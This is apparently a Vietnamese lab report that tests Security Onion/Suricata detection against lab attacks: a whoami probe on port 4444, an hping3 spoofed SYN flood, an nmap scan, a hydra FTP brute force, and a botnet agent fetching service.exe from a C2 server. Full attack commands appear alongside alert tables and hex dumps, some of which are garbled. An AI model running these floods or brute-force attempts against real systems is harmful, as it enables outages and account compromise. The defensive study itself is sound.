rule.rule	alert tcp pkt \$EXTERNAL_NET 1024 -> \$HOME_NET any (msg:'ET HUNTING Whoami Command Inbound On High Port', flow:established,to_client, content:'whoami', depth:8, fast_pattern, threshold:type limit, seconds 300, count 1, track by_src, sid:2044770, rev:1, metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, affected_product Linux, attack_target Client_Endpoint, created_at 2023_03_27, deployment Perimeter, former_category HUNTING, signature_severity Major, updated_at 2023_03_27, direction 'to_client', payload_printable 'whoami'); stream 0; packet: 'AAwprtagAwplJAGCABFAAA/mibAAEAGIGvAqACBwKgABBFctvFyF3oXarGY0IAYAF10IQAAAQEI6R6REGYAAU1n3sVIEyQUITDKABMYC1dLVSAA=
ruleset	Emerging Threats

Ta có rule phát hiện như sau: alert tcp-pkt \$EXTERNAL_NET 1024: -> \$HOME_NET any (msg:"ET HUNTING Whoami Command Inbound On High Port"; flow:established,to_client; content:"whoami"; depth:8; fast_pattern; threshold:type limit, seconds 300, count 1, track by_src; reference:md5,e0a0e407d425a31b13563bfd09132754; classtype:misc-activity; sid:2044770; rev:1; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, affected_product Linux,

attack_target Client_Endpoint, created_at 2023_03_27, deployment Perimeter, former_category HUNTING, signature_severity Major, updated_at 2023_03_27;)

Giải thích rule: Quy tắc Suricata này được thiết kế để phát hiện các gói TCP đến từ các mạng bên ngoài có cổng nguồn cao (1024 trở lên) đến bất kỳ cổng mạng nội bộ nào, chứa chuỗi "whoami" trong 8 byte đầu tiên của tải trọng, cho thấy nỗ lực thực thi lệnh hoặc trình sát tiềm năng.

Sau đó ta phân tích file pcap để xem chi tiết hơn về cảnh báo này

ID	Timestamp	Protocol	Source IP	Source Port	Destination IP	Destination Port	Action	Score
2	2024-05-19 15:57:30.896 +07:00	TCP	192.168.0.4	55025	192.168.0.129	4444	ACK	66
3	2024-05-19 15:57:31.914 +07:00	TCP	192.168.0.129	4444	192.168.0.4	55025	PSH ACK	83
4	2024-05-19 15:57:31.914 +07:00	TCP	192.168.0.4	55025	192.168.0.129	4444	ACK	66
5	2024-05-19 15:57:31.915 +07:00	TCP	192.168.0.4	55025	192.168.0.129	4444	PSH ACK	78
6	2024-05-19 15:57:31.915 +07:00	TCP	192.168.0.129	4444	192.168.0.4	55025	ACK	66
7	2024-05-19 15:57:37.333 +07:00	TCP	192.168.0.129	4444	192.168.0.4	55025	PSH ACK	67
8	2024-05-19 15:57:37.372 +07:00	TCP	192.168.0.4	55025	192.168.0.129	4444	ACK	66
9	2024-05-19 15:57:55.917 +07:00	TCP	192.168.0.129	4444	192.168.0.4	55025	PSH ACK	73

➔ Có thể thấy payload có chữ “whoami”, ngoài ra cũng chẳng còn gì đặc biệt

5.2 Kịch bản 2:

Tổng quan kịch bản: Tấn công DDOS với IP giả mạo



















































Hiện thực tấn công: máy attacker sử dụng công cụ hping để gửi hàng loạt gói icmp đến máy victim.

```
File Actions Edit View Help
(root@kali)-[/home/bao/Desktop]
# hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.0.4

HPING 192.168.0.4 (eth0 192.168.0.4): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.0.4 hping statistic —
140674 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Lệnh `hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.0.4` sẽ gửi 10,000 gói tin TCP SYN với 120 byte dữ liệu mỗi gói, tới cổng 21 của địa chỉ IP đích 192.168.0.4. Các gói tin sẽ có kích thước cửa sổ TCP là 64. Lệnh sử dụng chế độ flood để gửi gói tin nhanh nhất có thể và sử dụng địa chỉ IP nguồn ngẫu nhiên cho mỗi gói tin để ẩn dấu vết nguồn gốc của gói tin.

Mở cửa sổ SOC để xem các cảnh báo, như hình bên dưới ta có thể thấy có rất nhiều cảnh báo và nó được chia thành các nhóm khác nhau

	Count	rule.name	event.module	event.severity_label
 	1	ET DROP Spamhaus DROP Listed Traffic Inbound group 7	suricata	medium
 	18	ET DROP Spamhaus DROP Listed Traffic Inbound group 6	suricata	medium
 	141	ET DROP Spamhaus DROP Listed Traffic Inbound group 56	suricata	medium
 	42	ET DROP Spamhaus DROP Listed Traffic Inbound group 55	suricata	medium
 	36	ET DROP Spamhaus DROP Listed Traffic Inbound group 54	suricata	medium
 	46	ET DROP Spamhaus DROP Listed Traffic Inbound group 53	suricata	medium
 	16	ET DROP Spamhaus DROP Listed Traffic Inbound group 52	suricata	medium
 	4	ET DROP Spamhaus DROP Listed Traffic Inbound group 51	suricata	medium
 	1	ET DROP Spamhaus DROP Listed Traffic Inbound group 50	suricata	medium
 	1	ET DROP Spamhaus DROP Listed Traffic Inbound group 5	suricata	medium
 	26	ET DROP Spamhaus DROP Listed Traffic Inbound group 49	suricata	medium
 	13	ET DROP Spamhaus DROP Listed Traffic Inbound group 48	suricata	medium
 	10	ET DROP Spamhaus DROP Listed Traffic Inbound group 47	suricata	medium
 	18	ET DROP Spamhaus DROP Listed Traffic Inbound group 46	suricata	medium
 	32	ET DROP Spamhaus DROP Listed Traffic Inbound group 45	suricata	medium
 	17	ET DROP Spamhaus DROP Listed Traffic Inbound group 44	suricata	medium
 	7	ET DROP Spamhaus DROP Listed Traffic Inbound group 43	suricata	medium
 	9	ET DROP Spamhaus DROP Listed Traffic Inbound group 42	suricata	medium
 	5	ET DROP Spamhaus DROP Listed Traffic Inbound group 41	suricata	medium
 	8	ET DROP Spamhaus DROP Listed Traffic Inbound group 40	suricata	medium
 	1	ET DROP Spamhaus DROP Listed Traffic Inbound group 4	suricata	medium
 	24	ET DROP Spamhaus DROP Listed Traffic Inbound group 39	suricata	medium
 	19	ET DROP Spamhaus DROP Listed Traffic Inbound group 38	suricata	medium
 	5	ET DROP Spamhaus DROP Listed Traffic Inbound group 37	suricata	medium
 	2	ET DROP Spamhaus DROP Listed Traffic Inbound group 36	suricata	medium

Sử dụng hunt để tìm kiếm thêm thông tin chi tiết

➔ Nhưng trông có vẻ không cho kết quả gì.

5.3 Kịch bản 3:

Tổng quan kịch bản: sử dụng nmap để quét các port đang mở trên máy nạn nhân sau đó thực hiện tấn công.

Hiện thực tấn công: thực hiện quét port đang mở trên máy nạn nhân.

```
(root@kali) ~[/home/bao/Desktop]
# nmap 192.168.0.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 05:49 EDT
Nmap scan report for 192.168.0.4
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:9F:86:AA (VMware)
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```













➔ Ta thấy có rất nhiều port đang mở nên ta sẽ thực hiện dò mật khẩu tcp của nạn nhân.

Sử dụng công cụ hydra để kiểm tra tài khoản và mật khẩu tcp máy nạn nhân

```
(root@kali) ~[/]
# hydra -l account.txt -P password.txt 192.168.0.4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-19 05:49:33
[DATA] max 16 tasks per 1 server, overall 16 tasks, 132 login tries (l:12/p:11), ~9 tries per task
[DATA] attacking ftp://192.168.0.4:21/
[21][ftp] host: 192.168.0.4 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-19 05:50:02
```

➔ Kết quả mật khẩu là msfadmin và mật khẩu là msfadmin

Trên SOC kiểm tra các cảnh báo đã xuất hiện

	Count	rule.name	event.module	event.severity_label
 	1	ET SCAN Suspicious inbound to MySQL port 3306	suricata	medium
 	1	ET SCAN Suspicious inbound to PostgreSQL port 5432	suricata	medium
 	1	ET SCAN Suspicious inbound to Oracle SQL port 1521	suricata	medium
 	1	ET SCAN Suspicious inbound to MSSQL port 1433	suricata	medium
 	1	ET SCAN Potential VNC Scan 5900-5920	suricata	medium
 	1	ET SCAN Potential VNC Scan 5800-5820	suricata	medium

➔ Hàng loạt các cảnh báo về việc scan các dịch vụ trên máy nạn nhân

		26	ET SCAN Potential FTP Brute-Force attempt response	suricata	high
		5	ET SCAN Multiple FTP Administrator Login Attempts from Single Source - Possible Brute Force Attempt	suricata	medium

Field	Value
message	<pre>{ "timestamp": "2024-05-19T09:49:38.505421+0000", "flow_id": "1698178313511896", "in_iface": "bond0", "event_type": "alert", "src_ip": "192.168.0.4", "src_port": 21, "dest_ip": "192.168.0.120", "dest_port": 60486, "proto": "TCP", "pkt_src": "wireshark", "community_id": "2002383", "rev": 12, "signature": "ET SCAN Potential FTP Brute-Force attempt response", "category": "Unsuccessful User Privilege Gain", "severity": 1, "metadata": { "created_at": "2010_07_30", "updated_at": "2019_07_26", "rule": "alert tcp \$HOME_NET -> \$EXTERNAL_NET any (msg 'ET SCAN Potential FTP Brute-Force attempt response', flow from_server, established, dsize <100, content '530 ', depth 4, pcre '/530/s+(login user failed not sm)/', threshold: type threshold, track by_dst, count 5, seconds 300, classtype unsuccessful-user, sid 2002383, rev 12, metadatas: { payload_printable '530 Login incorrect. Vrf', stream 0, packet 'AAwpPAGAwpnHagCABFAABKzyJAAEAGBgXAgAAEWGKqA7VEbSXKakQzqgyoWALWdggAAQEICgAGa2OwFxlNTMwrlExvZ2lufGUyZ29ycmVpZC4NCg==' }, packet_info { 1: qHIDR9UNXmGuxqRQAn8GHp084= } }, "rule_name": "ET SCAN Potential FTP Brute-Force attempt response", "rule_reference": "https://community.emergingthreats.net", "rule_rev": 12, "rule_rule": "alert tcp \$HOME_NET -> \$EXTERNAL_NET any (msg 'ET SCAN Potential FTP Brute-Force attempt response', flow from_server, established, dsize <100, content '530 ', depth 4, pcre '/530/s+(login user failed not sm)/', threshold: type threshold, track by_dst, count 5, seconds 300, classtype unsuccessful-user, sid 2002383, rev 12, metadatas: { payload_printable '530 Login incorrect. Vrf', stream 0, packet 'AAwpPAGAwpnHagCABFAABKzyJAAEAGBgXAgAAEWGKqA7VEbSXKakQzqgyoWALWdggAAQEICgAGa2OwFxlNTMwrlExvZ2lufGUyZ29ycmVpZC4NCg==' }, packet_info { 1: qHIDR9UNXmGuxqRQAn8GHp084= } }, "rule_ruleset": "Emerging Threats" }</pre>
network.community_id	1:qHIDR9UNXmGuxqRQAn8GHp084=
network.data.decoded	530 Login incorrect.
network.packet_source	wireshark
network.transport	tcp
observer.ingress.interface.name	bond0
observer.name	so-eval
rule.action	allowed
rule.category	Unsuccessful User Privilege Gain
rule.gid	1
rule.metadata.created_at	{ "2010_07_30" }
rule.metadata.updated_at	{ "2019_07_26" }
rule.name	ET SCAN Potential FTP Brute-Force attempt response
rule.reference	https://community.emergingthreats.net
rule.rev	12
rule.rule	alert tcp \$HOME_NET -> \$EXTERNAL_NET any (msg 'ET SCAN Potential FTP Brute-Force attempt response', flow from_server, established, dsize <100, content '530 ', depth 4, pcre '/530/s+(login user failed not sm)/', threshold: type threshold, track by_dst, count 5, seconds 300, classtype unsuccessful-user, sid 2002383, rev 12, metadatas: { payload_printable '530 Login incorrect. Vrf', stream 0, packet 'AAwpPAGAwpnHagCABFAABKzyJAAEAGBgXAgAAEWGKqA7VEbSXKakQzqgyoWALWdggAAQEICgAGa2OwFxlNTMwrlExvZ2lufGUyZ29ycmVpZC4NCg==' }, packet_info { 1: qHIDR9UNXmGuxqRQAn8GHp084= } }
rule.ruleset	Emerging Threats

[illegible]




➔ Ta có thể thấy attacker đã sử dụng các tên có trong file txt để dò từng tài khoản, mật khẩu trên máy nạn nhân. Sau khi kiểm tra và đăng nhập thành công thì trả về kết quả tài khoản mật khẩu.

5.4 Kịch bản 4:

Tổng quan kịch bản: Máy tính nạn nhân (windows) chạy phần mềm độc hại (dính botnet)

Hiện thực tấn công: phần mềm độc hại tự động tải về file service.exe từ mã nguồn độc và thực thi


Phía máy windows sau khi chạy agent

	Name	Date modified	Type
NTT	 activeService	5/23/2023 2:40 AM	C Header Source
	 agent	5/23/2023 2:40 AM	C++ Source File
	 agent	5/23/2023 2:40 AM	Application


```
C:\Users\BaoBao>sc query zombie

SERVICE_NAME: zombie
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                           (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE   : 0    (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0


C:\Users\BaoBao>
```



Tiến trình này không thể ngắt bằng cách thủ công bằng Task Manager, và nó tạo 1 socket lắng nghe lệnh từ phía máy chủ C&C




Thông tin về botnet được lưu tại trang chủ của máy chủ C&C















Máy chủ gửi cho zombie cmd : echo xyz > "D:\ML Security\MAYDINHBOTNET.txt"

Kết quả :



Thông tin log phía Security Onion

	Count	rule.name	event.module	event.severity_label
 	1	ET USER_AGENTS Downloader User-Agent HTTPGET	suricata	high
 	1	ET POLICY Possible Linux hostname in DHCP Request Packet	suricata	high
 	1	ET POLICY PE EXE or DLL Windows file download HTTP	suricata	high
 	1	ET INFO Packed Executable Download	suricata	low
 	1	ET INFO Executable Download from dotted-quad Host	suricata	medium
 	1	ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response	suricata	medium

Ta thử phân tích alert USER_AGENTS DOWNLOADER User-Agent HTTPGET

Search query: "ET USER_AGENTS Downloader User-Agent HTTPGET" | groupby event.module* | groupby -sankey event.module* event.dataset | groupby event.dataset | groupby source.ip source.port destination.ip destination.port | groupby network.protocol | groupby source_geo.organization_name source_geo.country_name | groupby destination_geo.organization_name destination_geo.country_name | groupby rule.name rule.category event.severity_label | groupby dns.query.name | groupby file.mime_type | groupby http.virtual_host http.uri | groupby notice.note notice.message notice.sub_message | groupby ssl.server_name | groupby source.ip host.hostname user.name event.action event.type process.executable process.pid

Specify a query in Onion Query Language (OQL)

Basic Metrics

80	ET USER_AGENTS Downloader User-Agent HTTPGET	A Network Trojan was detected	high	839714617511744	1:7IYNM9W3FAFaMxoAL1pPhScOpk=
----	--	-------------------------------	------	-----------------	-------------------------------

Events								
			Fetch Limit 100	Filter Results				
	Timestamp	source.ip	source.port	destination.ip	destination.port	rule.name	rule.category	event.severity
>	2024-05-19 14:06:33.166 +07:00	192.168.0.1	64590	192.168.0.135	80	ET USER_AGENTS Downloader User-Agent HTTPGET	A Network Trojan was detected	high
>	2024-05-19 14:43:17.448 +07:00	192.168.0.1	64407	192.168.0.135	80	ET USER_AGENTS Downloader User-Agent HTTPGET	A Network Trojan was detected	high
>	2024-05-19 14:56:37.125 +07:00	192.168.0.1	49394	192.168.0.135	80	ET USER_AGENTS Downloader User-Agent HTTPGET	A Network Trojan was detected	high
>	2024-05-19 14:56:33.922 +07:00	192.168.0.1	49389	192.168.0.135	80	ET USER_AGENTS Downloader User-Agent HTTPGET	A Network Trojan was detected	high
>	2024-05-19 14:59:46.529 +07:00	192.168.0.1	49586	192.168.0.135	80	ET USER_AGENTS Downloader User-Agent HTTPGET	A Network Trojan was detected	high
>	2024-05-19 15:16:30.655 +07:00	192.168.0.1	52192	192.168.0.135	80	ET USER_AGENTS Downloader User-Agent HTTPGET	A Network Trojan was detected	high
>	2024-05-19 15:16:33.820 +07:00	192.168.0.1	52196	192.168.0.135	80	ET USER_AGENTS Downloader User-Agent HTTPGET	A Network Trojan was detected	high
>	2024-05-19 14:06:05.397 +07:00	192.168.0.1	64558	192.168.0.135	80	ET USER_AGENTS Downloader User-Agent HTTPGET	A Network Trojan was detected	high
>	2024-05-19 14:06:21.695 +07:00	192.168.0.1	64576	192.168.0.135	80	ET USER_AGENTS Downloader User-Agent HTTPGET	A Network Trojan was detected	high
>	2024-05-19 14:06:24.135 +07:00	192.168.0.1	64580	192.168.0.135	80	ET USER_AGENTS Downloader User-Agent HTTPGET	A Network Trojan was detected	high

Kiểm tra PCAP của dòng đầu tiên ta được :

Filter Results	
0000 47 45 54 20 2f 43 31 57 65 62 53 65 72 76 65 72 GET /C2WebServer	
0016 2f 63 6f 6e 74 72 6f 6c 6c 65 72 2f 63 64 64 54 /controller/adj	
0032 6f 60 62 69 65 2e 70 63 70 3f 70 63 4e 63 60 65 mbio.php?pcName	
0048 30 44 45 53 48 54 4f 50 20 54 43 4c 56 4e 35 44 =Desktop-TCLVMSD	
0064 26 75 73 65 72 6e 61 60 65 30 42 61 6f 42 61 6f &username=BaoBao	
0080 26 6f 73 30 57 69 6e 64 6f 77 73 20 48 54 54 50 &os=Windows HTTP	
0096 2f 31 2e 31 80 0a 55 73 65 72 20 41 67 65 6e 74 /1.1..User-Agent	
0112 3a 20 48 54 54 50 47 45 54 0a 0a 48 6f 73 74 3a : HTTPGET..Host:	
0128 20 31 39 32 2e 31 36 38 2e 30 2e 31 33 35 0a 0a 192.168.0.135..	
0144 43 61 63 68 65 20 43 6f 6e 74 72 6f 6c 3a 20 6e Cache-Control: n	
0160 6f 20 63 6a 62 68 65 0a 0a 0a 0a o-cache....	
0000 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 48 0d HTTP/1.1 200 OK.	
0016 0a 44 61 74 65 3a 20 53 75 6e 2c 20 31 39 20 40 .Date: Sun, 19 N	
0032 61 79 20 32 30 32 3a 20 30 37 3a 30 36 3a 33 32 ay 2024 07:06:32	
0048 20 47 40 54 0a 0a 53 65 72 76 65 72 3a 20 41 70 GMT..Server: Ap	
0064 61 63 68 65 2f 32 2e 3a 2e 35 38 20 28 44 65 62 ache/2.4.58 (Deb	
0080 69 61 6e 29 0a 0a 43 6f 6e 74 65 6e 74 20 4c 65 ian)..Content-Le	
0096 6e 67 74 68 3a 20 30 0a 0a 43 6f 6e 74 65 6e 74 ngth: 0..Content	
0112 20 54 79 70 65 3a 20 74 65 78 74 2f 68 74 60 6c -Type: text/html	
0128 38 20 63 68 61 72 73 65 74 30 55 54 46 20 38 0d ; charset=UTF-8.	
0144 0a 0a 0a ...	
0000 47 45 54 20 2f 43 31 57 65 62 53 65 72 76 65 72 GET /C2WebServer	
0016 2f 63 6f 6e 74 72 6f 6c 6c 65 72 2f 63 64 64 54 /bin/service.exe	
0032 20 48 54 54 50 2f 31 2e 31 80 0a 55 73 65 72 20 HTTP/1.1..User-	
0048 41 67 65 6e 74 3a 20 44 6f 77 6e 6c 6f 61 64 46 Agent: DownloadF	
0064 69 6c 65 0a 0a 48 6f 73 74 3a 20 31 39 32 2e 31 ile..Host: 192.1	
0080 36 38 2e 30 2e 31 33 35 0a 0a 43 61 63 68 65 20 68.0.135..Cache-	
0096 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 20 63 61 63 68 Control: no-cach	
0112 65 0a 0a 0a e.....	



=> Dựa vào thông tin từ đây ta có thể truy vết được server C&C có địa chỉ ip 192.168.0.135, và tiến trình độc hại được tải về có tên là service.exe

Link mã nguồn botnet : [LINK](#)

5.5 Kịch bản 5: Nhận diện Phishing

